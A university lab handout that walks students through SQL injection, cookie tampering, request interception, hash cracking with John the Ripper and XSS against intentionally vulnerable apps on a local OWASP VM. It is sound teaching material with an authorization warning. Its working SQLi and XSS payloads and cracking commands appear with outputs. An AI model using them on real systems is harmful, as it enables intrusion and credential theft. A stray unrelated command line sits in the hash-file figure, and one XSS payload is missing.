

Lab 4 : Web Vulnerabilities and Exploits

6COSC019W

Dr. Ayman El Hajjar

Week 8/9

- OWASP is an organisation that classify vulnerabilities and publishes the top 10 vulnerabilities that are commonly found in web application.
- The last OWASP Top 10 list was published in 2021. This shows that many vulnerabilities are still valid since 2010 and they apply today as they applied in 2021 as shown in Fig.1. The list is updated every 3 to 4 years.
- This lab explores from the **A3-Injection category** from the OWASP top 10 2021.
- Note that Cross Site Scripting is now included in the Injection category. Used to be A7 in 2017.
- The lab also has activities in the A2-Cryptographic failure category, A7 Identification and Authentication failures and A8 Software and Data Integrity Failures category.




Figure 1: OWASSP Top10 over the years

Requirements and notes👉

⚠️**Note** - In this lab, you need both Kali and OWASP VM machines

- While preparing the lab document, the IP addresses allocated for my machines (shown in Fig.2) were:
 1. Kali Linux - 192.168.56.102
 2. OWASP Vulnerable machine - 192.168.56.101
- Similarly to previous labs, you should take notes of those IP addresses and use them as a reference only. Your VMs IP addresses will have (possibly) different IP addresses.

🚫Do not attempt to identify and exploit vulnerabilities outside the lab environment you created or on any website without permission.

Figure 2: My Setup IPs allocation. Use it as a reference.

1 Tools Needed

OWASP-Mantra


- Before we start, we need to install **owasp-mantra-ff**, a powerful browser tool that allows us to intercept and modify HTTP traffic, cookies and more.
- On Kali, make sure you are on NAT.
- For information on how to install **owasp-mantra-ff** on different Operating systems and from different locations, check the [OWASP Mantra Tech Support Wiki](#)
- If you are within the university premises:
 1. On Kali, make a soft link to the xterm emulator:

```
cd /bin
sudo ln -s x-terminal-emulator xterm
cd
```
 2. Download the tool from one of the links provided on the [OWASP Mantra Tech Support Wiki](#). It will be saved in the Downloads folder.

3. Go to the Downloads folder and install it (note Fig.3):

```
cd Downloads
```

```
sudo dpkg --install owasp-mantra-ff_0.9-1kali4_amd64.deb
```



```
(kali@kali)-[~]
$ sudo dpkg -i owasp-mantra-ff_0.9-1kali4_amd64.deb
Selecting previously unselected package owasp-mantra-ff.
(Reading database ... 397345 files and directories currently installed.)
Preparing to unpack owasp-mantra-ff_0.9-1kali4_amd64.deb ...
Unpacking owasp-mantra-ff (0.9-1kali4) ...
dpkg: dependency problems prevent configuration of owasp-mantra-ff:
 owasp-mantra-ff depends on xterm; however:
  Package xterm is not installed.

dpkg: error processing package owasp-mantra-ff (--install):
 dependency problems - leaving unconfigured
Processing triggers for kali-menu (2023.2.3) ...
Errors were encountered while processing:
 owasp-mantra-ff
```

Figure 3: Ignore the xterm error when installing owasp-mantra. you have already created the soft link for xterm before.

- If you are at home:

1. On Kali, make a soft link to the xterm emulator:

```
cd /bin
```

```
sudo ln -s x-terminal-emulator xterm
```

```
cd
```

2. Download the tool

- Browse to the Download page <https://download.ecs.westminster.ac.uk/VirtualMachines/>
- Download the owasp-mantra-ff_0.9-1kali4_amd64.deb file

```
cd Downloads
```

3. Install the tool (note Fig.3) :

```
sudo dpkg --install owasp-mantra-ff_0.9-1kali4_amd64.deb
```

- Browse to your home directory again

```
cd
```

- To start owasp mantra, open a terminal and type

```
sudo owasp-mantra-ff
```

- This will open a new browser. Owasp tool is the extension on the top right corner as shown in Fig.4
- You can ignore the error that the webpage is not found.




Figure 4: owasp-mantra-ff

HTTP Header Live Plug-in

- We also need HTTP Header live extension on Firefox
- On Kali, while still connected to NAT, open the Firefox
 1. Click on settings
 2. Click on Add-ons and themes
 3. Search for **HTTP live header**
 4. Once you find it, click on Add to Firefox
 5. Click on Add
 6. You should be able to see it on the top bar of Firefox.




Figure 5: Adding HTTP Header Live.


Lab objectives

- In this lab, you will conduct vulnerabilities assessments on the web applications available on OWASP VM.
- The focus of this lab is on Injection attacks (A3) and insecure design (A4) vulnerabilities, as ranked by in the latest OWASP top 10 in 2021 as shown in Fig.1.
- The objectives of this lab are:
 - Identify web vulnerabilities and weaknesses
 - Exploit various Web vulnerabilities

2 Man in the middle attacks: Web application vulnerabilities

- Make sure your Kali Network connection is back on **Host Only adapter** for the rest of the lab.

2.1 Using the browser's developer tools to analyse and alter basic behaviour

- Looking into a web page's source code allows us to understand some of the programming logic, detect the obvious vulnerabilities, and also have a reference when testing, as we will be able to compare the code before and after a test and use that comparison to modify our next attempt.
- In the Information gathering lab, we looked at some of the web pages code and were able to find some credentials hardcoded in the webpage code.
- In this activity, we will look at the code of the **WackoPicko** application on OWASP and attempt to modify the website behaviour. WackoPicko has been developed as a real web application.
- We Will use developer tools to alter some behaviour on the page.
 - On Kali, open a browser and browse to wackopicko application:
`http://192.168.56.101/WackoPicko/`
 - Once you are on WackPicko application, You can see that there is a placement field that allow users to provide an input to the application in the sort of an HTML form .
 - We are interested in the form, since a form provides a mean for user to provide an input to the server- In this case, it seems that this form allow users to upload files.
 - Let's see if we can find something interesting in the code of this form.
 - Right click on the form on the wackopicko page and then select "**Inspect (Q)**"
 - We need to locate the **POST method** in the form as shown in Fig.6
POST method is used to send data to a server to create/update a resource. Which means that this an input field of some kind that allows the user to enter some text.
 - * You can search for the word "POST" if you need to.
 - * If you Right Click on "**Check this file**" it will take you to the **post** method for the form"




Figure 6: Post method for the WackoPicko upload file form

- There is an input parameter that is **hidden**. The parameter is called MAX_FILE_SIZE.
- Double-click on hidden to select it:
 - Replace hidden with **text**, or delete the whole property type="hidden" and hit Enter.
 - Now, double-click on the parameter value of 3000.
 - Replace that value with 1000000000: or whatever large value you want!
- Now we can see a new textbox on the page with 1000000000 as the value (or the value you entered) as shown in Fig.7.




Figure 7: Change the upload form behaviour

What does this mean?

- We have just changed the file size limit and added a form field to change it.
- Since we were able to alter this value, we will now be able to upload a file bigger than what is expected by the application; this represents a threat, a serious security issue! Malicious actors will be able to upload larger files. This might potentially break the application and even cause a Denial of Service attack if the file is large enough to consume all allocated memory.
- Once a web page is received by the browser, all its elements can be modified to alter the way the browser interprets it.
- If the page is reloaded, the version generated by the server is shown again. Developer Tools allow us to modify almost every aspect of how the page is shown in the browser (on the client side);
- So, if there is control established client-side, we can manipulate it with this tool (as we just did now).

2.2 Obtaining and modifying cookies

Cookies are small pieces of information sent by a web server to the client (browser) to store some information locally, related to that specific user. In modern web applications, cookies are used to store user-specific data, such as colour theme configuration, object arrangement preferences, previous activity, and (more importantly for us) the session identifier. In this task, we will use the Cookies Manager + add-on that comes pre-installed with the owasp-mantra's tool to see the cookies' values, how they are stored, and how to modify them.

- Start owasp-mantra by opening a terminal and typing:
 - `sudo owasp-mantra-ff`
- Using the Owasp-mantra-ff browser, browse to the Mutillidae application installed the OWASP VM (<http://192.168.56.101/mutillidae/>)
- To view and edit the cookies, click on the **owasp-mantra icon** and select **Tools | Application Auditing | Cookies Manager +** as shown in Fig.8




Figure 8: Cookies Manager + on owasp-mantra-ff

- Find PHPSESSID cookie coming from 192.168.56.100 and click edit.
 - PHPSESSID is the default name for session cookies in PHP-based web applications.
- Change **http only** from no to yes.
- Save and exit.
- Although nothing happened at this stage, you will find (in a later activity in this lab) that the ability to edit cookies leaves the server vulnerable and the ability to obtain a session (Man in the Middle Attacks) through hijacking the web application session.




Figure 9: Editing cookies

So why does this matter for us?

- As some applications rely on values stored in these cookies, an attacker can use them to inject malicious patterns that might alter the behaviour of the page or to provide fake information in order to gain a higher level of privilege.
- Session cookies are commonly used and often are the only source of user identification once the login is done. This leads to the possibility of impersonating a valid user by replacing the cookie's value for the user of an already active session.
- By looking at the parameter's values in this cookie, we can see that it can be sent by secure and insecure channels such as (HTTP and HTTPS).
- Also, it can be read by the server and also by the client through the scripting code, as it doesn't have the Secure and HTTPOnly flags enabled. This means, the sessions in this application can be hijacked.
- The Secure attribute or Send For Encrypted Connections Only option in Cookies Manager+ tells the browser to only send or receive this cookie by encrypted channels (that is, only by an HTTPS connection). If this flag is not set, an attacker can perform a man in the middle (MitM) attack and get the session cookie via HTTP, which gives it in plain text because HTTP is a clear text protocol. This takes us again to the scenario where he/she can impersonate a valid user by having the session identifier.

2.3 Using Tamper Data add on to intercept and modify requests

Sometimes, applications have client-side input validation mechanisms through JavaScript, hidden forms, or POST parameters that one doesn't know or can't see or manipulate directly in the address bar; to test these and other kind of variables, we need to intercept the requests the browser sends and modify them before they reach the server. In this lab, we will use a Firefox add-on called Tamper Data to intercept the submission of a form and alter some values before it leaves our computer.

- Start owasp-mantra by opening a terminal and typing:
 - `sudo owasp-mantra-ff`
- Using the Owasp-mantra-ff browser, browse to the "Damn Vulnerable Web application (DVWA) installed the OWASP VM (<http://192.168.56.101/dvwa/>)
- We are now going to use the "tamper data" plug-in from the owasp-mantra tools. click on the **owasp-mantra icon** and select **Tools | Application Auditing | Tamper Data**.

- Click on **Start Tamper** it so that it can intercept all HTTP packets
 - At this stage Tamper data is acting as a proxy, sitting in the middle between the client and the server!
- On the owasp browser page: Introduce some fake username/password combination ; for example, **test/test** and then click on Login.
- Tamper data will intercept the request and ask if you want to let the request go through to the server or tamper with it!
- Click on **Tamper**
- You will be able to see the POST request, including the POST parameters as shown in Fig.10.




Figure 10: Tamper Post parameters

- We can modify the information sent to the server including the request's header and POST parameters. Change username and password for the valid ones (admin/admin) and click **OK**.
- With this last step, we modified the values in the form right after they are sent by the browser. Thus, allowing us to login with valid credentials instead of sending the wrong ones to the server.

Question

- How do you think tamper data works and what allows it to happen?

3 Exploiting SQL Vulnerabilities

3.1 Identify if application is vulnerable to error based SQL injection

Most modern web applications implement some kind of database, be it local or remote. SQL is the most popular language. In a SQLi attack, the attacker seeks to abuse the communication between application and database by making the application send altered queries by injecting SQL commands in forms' inputs or any other parameter in the request that is used to build a SQL statement in the server.

- Start owasp-mantra by opening a terminal and typing:
 - `sudo owasp-mantra-ff`
- On the OWASP browser, browser to the DVWA application, login and select the **SQL Injection** activity
- It seems that the form is asking for a user ID.
- This means that server-side code (in PHP) in the application composes a query, in a way that the data sent in the id parameter will be integrated, as it is in this query:

```
$query = "SELECT * FROM users WHERE id='".$_GET['id']. "'";
```

- **\$query**: This is a variable that will store the SQL query string.
- **"SELECT * FROM users WHERE id="**: This is the beginning of the SQL query. It selects all columns (*) from the users table where the id column matches a certain value.
- **\$_GET['id']**: This accesses the id parameter from the URL query string. The \$_GET superglobal array is used to retrieve data sent to the server as part of the URL. It retrieves the value of the id parameter.
- **".'".\$_GET['id']. "'"**: This concatenates the value of the id parameter obtained from the URL with the rest of the SQL query string. Note the use of single quotes around \$_GET['id'], indicating that the value is treated as a string in the SQL query.
- So let's test the normal behaviour of the application by introducing a number. Set User ID as **1** and click on Submit.
 - By interpreting the result, we can see that the application first queried a database whether there is a user with ID equal to **1** and then returned the result.
 - Replacing the parameter reference by its value, the SQL query becomes:


```
$query = "SELECT * FROM users WHERE id='".$_GET['id']. "'";
```
- Now, let's see if the application is vulnerable to SQL injections, meaning we are able to modify the SQL query.
 - Let's introduce the **1'** in the User ID text box and submit it. We want to what happens to this query when we send something unexpected.
 - The database throws an error.
 - This error message tells us that we altered a well-formed query. SQL Injection occurs when the input is not validated and sanitised before it is used to form a query to the database

- This doesn't mean we can be sure that there is an SQLi here, but it's a step further.
- Return to the DVWA/SQL Injection page.
 - To be sure if there is an error-based SQL Injection, we try another input: `1"` (two apostrophes this time).
 - No error this time. This means, there is a SQL Injection in that application.
- Now, we will perform a very basic SQL Injection attack, introduce `' or '1'='1` in the text box and submit it.
- The database returns a list of all users of the application.
 - So, when we sent a malicious input, like we did, the line of code is read by the PHP interpreter, as:


```
$query = "SELECT * FROM users WHERE id='' or '1'='1'";
```
 - This means that "select everything from the table called users if the user id equals nothing or if 1 equals 1"; and 1 is always equals 1, this means that all users are going to meet such a criteria.
 - The first apostrophe we send closes the one opened in the original code, after that we can introduce some SQL code and the last 1 without a closing apostrophe uses the one already set in the server's code.

3.2 Exploit the Error based SQL Injection vulnerability

In the previous section, we identified that DVWA is vulnerable for SQL injection. We will now exploit an injection and use it to extract information from the database.

- We already know that DVWA is vulnerable to SQL Injection, so let's start Owasp Mantra and go to <http://192.168.56.100/dvwa/vulnerabilities/sqli>
- After detecting that an SQLi exists, the next step is to get to know the query, more precisely, the number of columns its result has. Enter any number in the ID box and click **Submit**.
- Now, we want to use the hackbar pre-installed plug-in from the owasp mantra tools.
- To open the HackBar (hit F9). You will see the HackBar tool at the top of the OWASP browser




Figure 11: The hackbar plug-in

- The Hackbar plug-in will give us more control over the queries we enter.
- The load URL button, will load the URL
- The split URL button, will split the URL and allow us to find the query parameters easily
- The execute button will sent our modified parameters.
- Click **Load URL** and the URL in the address bar should now appear in the HackBar as shown in Fig.11
- Click on **Split URL** to split the URL and have the ID parameter on one line (This is simply to make it easier for us to identify the parameter)
- We can now conduct enumeration on the database and obtain as much information as possible such as its structure, the database version, name of columns, etc..
- Let's start by identifying how many columns this database has:
 - Replace the value of the id parameter with
1' order by 1 -- '
 - And on HackBar, click on **Execute**.
 - We obtain the ID information of the user with ID 1 from the first column, sorted by the results of column 1 (order SQL clause).
 - We keep increasing the number after order by and executing the requests until we get an error.
1' order by 2 -- '
 - We obtain the ID information of the user with ID 1 from the first column, sorted by the results of column 2.
 - In owasp, the error happens when ordering by column 3. This means that the result of the query has only two columns and an error is triggered when we attempt to order it by a non-existent column.
1' order by 3 -- '
 - Now we know the query has two columns.

- We now try to use the union statement to extract some information
 - Let's try to join the values from column 1 and column 2 together using the Union SQL clause.
 - Set the value of id to
`1' union select 1,2 -- '`
 - And on HackBar, click on Execute.
 - You can see that two results are returned. We joined in one query to return the values of both columns 1 and 2 for the User ID 1.
 - This means that we can ask for two values in that union query.
- Let's see if we can obtain the version of the DBMS (Database Management System) that is being used and the username of the database user;
 - On HackBar ID parameter, set the id to:
`1' union select @@version,current_user() -- '`
 - And on HackBar, click on Execute.
 - The results obtained tell us two things:
 - * @@version: This is an SQL system variable that typically returns the version of the database server being used. In this case, the SQL version returned is **5.1.41-3ubuntu12.6**
 - * current_user(): This is an SQL function that typically returns the username of the current database user. In our case the current user returned is **dvwa**
- We know that the database (or schema) is called dvwa and the table we are looking for is users.
- As we have only two positions to set values, we need to know which columns of the table are the ones useful to us;
 - set id to
`1' UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name = 'users' -- '`
 - And on HackBar, click on Execute.
 - This query enumerated all the column names in the table users.
 - The result returned first details of user ID 1 and then the column names **user_id, first_name, last_name, user, password** and **avatar**.
 - What we did was to request all **column names** from the table where the **table_name** is equal **users**.

- * **SELECT column_name, 1 FROM information_schema.columns WHERE table_name = 'users'**: This is the injected SQL code. It's selecting the column_name column and the constant value 1 from the information_schema.columns table where the table_name is 'users'.
- * Putting it all together, the injected SQL code attempts to append the results of the SELECT statement to the original query. Specifically, it attempts to retrieve the column names (column_name) of the 'users' table from the information_schema.columns table.
- The last query provided us with a lot of important information.
- We can now retrieve all users with their passwords as we know exactly what to ask for, specifically since we have the name of the user and password columns and we can join them together using the union select as well.
- Set id to:


```
1' union select user, password FROM dvwa.users -- '
```

 - * **SELECT user, password FROM dvwa.users**: This is the injected SQL code. It's selecting the user and password columns from the users table in the dvwa schema.
 - * **user**: This is the column of users that we identified in the previous query in the users table that contains usernames.
 - * **password**: This is the column of users that we identified in the previous query in the users table that contains hashed or encrypted passwords.
- The query returned in addition to the information of user with ID 1, all users and their respective passwords in hash format.

Note in regards to passwords

- In the First name field, we have the application's username and in the Surname field we have each user's password hash; we can copy these hashes to a text file and try to crack them with either John the Ripper or your favourite password cracker.

3.3 Store Hashes

- Before we complete this task, we should record all password hashes with their relevant usernames for further use.
- Open a text editor on Linux. You can either use nano or mousepad.
- Make sure you know where you are; I suggest you store the file on your desktop or home directory. Check lab 2 if you don't remember how to navigate folders from terminal.

- You can type either `nano wordlisthash.txt` or `mousepad wordlisthash.txt`
- The hash passwords file should have a specific format that follows `username:hash`
- You should have one record on each line
- Below is a screenshot of my file.

```
File Actions Edit View Help
GNU nano 5.3
admin:21232f297a57a5a743894a0e4a801fc3
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
user:ee11cbb19052e40b07aac0ca060c23ee
cap --out dump.cfg --silent --bind-cpu 0
```

Figure 12: Database Hashes

3.4 Cracking password hashes

- Now we have the hash password files, we should try dictionary attack on those hashes.
- We will use RockYou wordlist dictionary which is already available on Kali Linux but it is compressed in GZIP format.
- Let us first uncompress it.
- Navigate to `/usr/share/wordlists` by typing `cd /usr/share/wordlists`
- Uncompress by typing `sudo gunzip rockyou.txt.gz`
- You can check the contents of `rockyou.txt` by opening it in a text editor

```
$ cd /usr/share/wordlists
(kali@kali)-[/usr/share/wordlists]
$ ls
dirb      fasttrack.txt  metasploit  rockyou.txt.gz
dirbuster fern-wifi      nmap.lst   wfuzz

(kali@kali)-[/usr/share/wordlists]
$ gunzip rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(kali@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[/usr/share/wordlists]
$ ls
dirb      fasttrack.txt  metasploit  rockyou.txt
dirbuster fern-wifi      nmap.lst   wfuzz


(kali@kali)-[/usr/share/wordlists]
$
```

Figure 13: Unzipping RockYou

- Navigate to where your wordlisthash file is.
- We can use now "John the Ripper" application to carry on the dictionary attack
- John (John the Ripper) and every other offline password cracker works by hashing the words in the list (or the ones it generates) and comparing them to the hashes to be cracked and, when there is a match, it assumes the password has been found.
- Let's try to use john on our wordlisthash files.

john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 wordlisthash.txt

- The John command uses the --wordlist option to tell John what words to use. If it is omitted, it generates its own list to generate a brute force attack.
 - The --format option tells us what algorithm was used to generate the hashes, and if the format has been omitted, John tries to guess it, usually with good results. (To save time, we selected md5 format)
 - Lastly, we include the file that contains the hashes we want to crack.
- We can see in the Fig.14 that john the ripper was able to find 5 passwords for 5 users.




```

kali@kali: /usr/share/wordlists
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 wordlisthash.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (smithy)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
admin          (user)
  
```

Figure 14: John The ripper output

- We can see that there is one user that **John** did not find the password for. This is the username user.
- There is another way to force john, not only to use the wordlist but also to change the rules of each word. For example, password will change to Password, PassworD and all other combinations.
- Let us try it and see if this helps. We will add the rules flag.

john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 wordlisthash.txt --rules



```

kali@kali: /usr/share/wordlists
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 wordlisthash.txt --rules
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
  
```

Figure 15: Finding the remaining password for user

- To see all usernames and passwords cracked using john the ripper, type:

```
john --show wordlisthash.txt --format=raw-md5
```

4 Cross Site Scripting

Identifying cross-site scripting (XSS) vulnerabilities

Cross-site scripting (XSS) is one of the most common vulnerabilities in web applications. Since it was added in 2021 to the Injection attacks, it remains in the OWASP Top 10, and ranks the third. ([Top 10 Web Application Security Risks](#)).

- Open **Firefox** and browse to **OWASP VM** and select **Security Shepherd** application.
- Once you are on the Security Shepherd, log in with admin/password and select **lessons** then **Cross Site Scripting**.
- The first step in testing for vulnerability is to observe the normal response of the application.
 - Introduce a name in the box and click on **Get this user**.
- The application search for the name you entered, in my case it returned the there was no results related to my "name"
- What happens if instead of a valid name we introduce some special characters or numbers?
- Let's try with:


```
<'this is my XSS test'>
```
- Now we can see that anything we put in the text box will be reflected in the response, that is, it becomes a part of the HTML page in response. Let's check the page's source code to analyse how it presents the information.
- This is dangerous, and tells us that we might be able to introduce some script code at this point.
- The < and > symbols are the ones that are used to define HTML tags. They should not be allowed as an input!
- Let's see if we can introduce code by using the HTML script tags.


```
<script>alert('Vulnerable to XSS')</script>
```

 - The page executes the script causing the alert that this page is vulnerable to cross-site scripting.
- We now know that the application is vulnerable to Cross site scripting and can be exploited by embedding malicious scripts .

4.1 Exploit different types of XSS

- In the previous, we simply tested whether an application is vulnerable to Cross Site Scripting attacks.
- Let's try to explore some XSS more challenging vulnerabilities.
- On Security Shepherd, click on **Challenges** and select **XSS**
- let's start with **Cross Site Scripting 1**

- We are presented with a form.
- Let's first see if the application is vulnerable to XSS. Introduce the same message we used in the previous activity in the search term.

`<script>alert('Vulnerable to XSS')</script>`

- we obtained a different result! It seems that the application is filtering the input however we are not sure yet what is filtered.
- let's have a look at the source code
- This does not mean that the application is not vulnerable to XSS scripting (Yet), it just means that we need to try a bit harder and see another way through.
- Let's start the HTTP live header we installed before and try the same input:

`<script>alert('Vulnerable to XSS')</script>`

- We can see on Http live header that the Post request was captured.
 - (1) Click on the Post message and let's see what it contains
 - (2) Let's see if we can replay it. Click on **Send**
 - (3) The error is now clear. We can see that the word script is being filtered by removing the **i** from it hence the tag is not working and we are not able to exploit the Cross Site Scripting vulnerability.
- As a method of protection against XSS attacks, the developers filtered the word script by removing the **i** from it!




Figure 16: Finding how the browser is interpreting our input

- Let's see if we can inject some other HTML tags that do not contain the word script.
- Let's try this

``

- * We have introduced an image source HTML element with empty tag #, which means there is no image hence causing the JavaScript code inside the Onerror attribute to be executed.
- * Inside the Onerror JavaScript code is another JavaScript code that will trigger the alert Dialogue box with the text "Vulnerable to XSS"

Looking for File Inclusions (FI)

- File inclusion vulnerabilities occur when developers use request parameters, which can be modified by users to dynamically choose what pages to load or to include in the code that the server will execute. Such vulnerabilities may cause a full system compromise if the server executes the included file.
 - For this activity, you can either use Firefox or you can use OWASP-Mantra. Owasp-mantra will allow you to split the URL and makes it easy to see the parameter using the Hackbar tool as shown in Fig17

